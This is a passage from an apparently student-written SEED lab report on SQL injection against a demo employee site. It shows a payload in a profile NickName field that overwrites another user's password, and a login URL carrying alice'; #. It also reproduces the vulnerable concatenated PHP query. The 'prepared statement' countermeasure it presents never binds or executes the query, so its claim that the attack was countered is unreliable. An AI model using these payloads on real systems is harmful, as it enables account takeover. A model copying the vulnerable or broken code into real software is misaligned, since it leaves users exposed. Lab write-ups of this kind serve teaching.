
Here we can modify not only Boby's salary but also Boby's password. Here I decided to change Boby's password to 'stupidbob'. I have taken the password and converted it to sha1 using sha1 converter online and the out that value while performing the attack as shown below.



Alice's Profile Edit

NickName	, password='ef8ba13cb
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

As you can see below I could login to Boby's profile using the new password 'stupidbob'



Boby Profile


Key	Value
Employee ID	20000
Salary	30
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

Task 4: Countermeasure — Prepared Statement

In this task we see the use of prepared statement which is used as a countermeasure to SQL injection attacks. This means that even after performing the SQL injection attack we won't be able to login to the account without the right credentials.


In order to do that I modified the code in unsafe_home.php.

This is the original code in the file.




```
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nicknam
e,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
        echo "</div>";
      }
      /* convert the select return result into array type */
      $return_arr = array();
      while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
      }
```

I have replaced that piece of code with the one below.




```
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ?  and Password= ? ");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
```

After I tried to login in the website http://www.seed-server.com/defense/ by implementing an SQL attack as below.



But instead of going to the information page I'm getting the below error.


www.seed-server.com/unsafe_home.php?username=alice'%3B+%23&Password=

The account information your provide does not exist.

This means that the attack was successfully countered through the prepared statement.